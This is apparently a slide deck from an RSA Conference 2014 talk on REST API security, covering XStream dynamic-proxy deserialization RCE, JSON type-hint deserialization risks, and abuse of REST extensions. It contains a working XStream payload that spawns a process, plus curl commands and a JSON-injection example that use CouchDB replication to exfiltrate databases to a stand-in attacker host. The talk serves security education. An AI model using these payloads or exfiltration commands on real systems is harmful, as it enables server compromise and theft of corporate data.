
- ◆ A way to intercept method calls on an interface and inject custom code





# What is a DynamicProxy again?


- ◆ A way to intercept method calls on an interface and inject custom code





# What is a DynamicProxy again?

- ◆ A way to intercept method calls on an interface and inject custom code





# Turning a Feature into a Bug

- ◆ Attacker's plan:
  - Find out what Class the XML will be deserialized to
  - Create a proxy for that Class the WebService is waiting for
  - Intercept/hook any call to any method in the interface
  - Replace the original call with the malicious payload
  - Send the serialized version of the proxy
  - Cross-fingers
  - Profit







**The wall is the  
SERVER ...**

... and believe it or  
not this man is a  
dynamic proxy!

#RSAC

**RSACONFERENCE2014**




# Exploit

```
<contact>  
  <id>1</id>  
  <firstName>john</firstName>  
  <lastName>smith</lastName>  
  <email>john@gmail.com</email>  
</contact>
```



# Exploit

```
<contact>  
  <id>1</id>  
  <firstName>John</firstName>  
  <lastName>Doe</lastName>  
  <email>johndoe@email.com</email>  
</contact>
```



```
<dynamic-proxy>  
  <interface>org.company.model.Contact</interface>  
  <handler class="java.beans.EventHandler">  
    <target class="java.lang.ProcessBuilder">  
      <command><string>calc</string></command>  
    </target>  
    <action>start</action>  
  </handler>  
</dynamic-proxy>
```



XML Serialization RCE – SpringMVC/XStream

# Demo





# JSON Serialization

- ◆ ODATA

- ◆ ... { **"type"** : "namespace.Class",  
"arbitraryAttr" : "attackerProvidedValue", ... }

- ◆ Ruby on Rails

- ◆ { **"json\_class"** : "package::Class",  
"arbitraryAttr" : "attackerProvidedValue", ... }

- ◆ JSON.NET

- ◆ { **"\$type"** : "namespace.Class",  
"arbitraryAttr" : "attackerProvidedValue", ... }

- ◆ Other frameworks work similarly



# Extensions in REST frameworks that enhance development of REST functionality at the expense of security

- ◆ Turns remote code execution and data exfiltration from a security vulnerability into a feature.
  - ◆ In some cases it is subtle:
    - ◆ Passing in partial script blocks used in evaluating the processing of nodes.
    - ◆ Passing in JavaScript functions which are used in map-reduce processes.
  - ◆ In others it is more obvious:
    - ◆ Passing in a complete Groovy script which is executed as a part of the request on the server. Gremlin Plug-in for Neo4j.
    - ◆ Passing in the source and target URLs for data replication



# Rest Extensions Data Exfiltration Example (Couch DB)

- ◆ `curl -vX POST http://internalSrv.com:5984/_replicate -d '{"source":"db_name", "target":"http://attackerSvr.com:5984/corpData"}' -H "Content-Type: application/json"`
- ◆ `curl -vX POST http://srv.com:5984/_replicate -d '{"source":"http://anotherInternalSrv.com:5984/db", "target":"http://attackerSvr.com:5984/corpData"}' -H "Content-Type: application/json"`





# Rest Extensions Data Exfiltration Apply Your Knowledge(Couch DB)

```
String id = request.getParameter("id");  
URL urlPost = new URL("http://svr.com:5984/customers/" + id);  
  
String name = request.getParameter("name");  
String json = "{\bfullNamel\b":\b" + name + "\b"}";
```

**How can you exfiltrate the data given the above?**





# Rest Extensions Data Exfiltration Apply Your Knowledge(Couch DB)

```
String id = request.getParameter("id");  
URL url = new URL("http://svr.com:5984/customers/../../_replicate");  
  
String name = request.getParameter("name");  
String json = "{\b\"fullName\b":\b\"X\b", \b\"source\b":\b\"customers\b", \b\"target\b":  
  \b\"http://attackerSvr.com:5984/corpData\b\"}";
```

**Attacker provides:**

id = **"../../\_replicate"**

name = **'X', "source": "customers", "target": "http://attackerSvr.com:5984/corpData"**



# Conclusion

- ◆ Publically exposed and/or internal REST APIs ease integration but can be fraught with risk.
- ◆ This talk gave you exposure to some of the common problems in REST based applications.





# Questions/Call To Action

?

Abe: @KangAbraham

Alvaro: @pwntester

Dinis: @DinisCruz

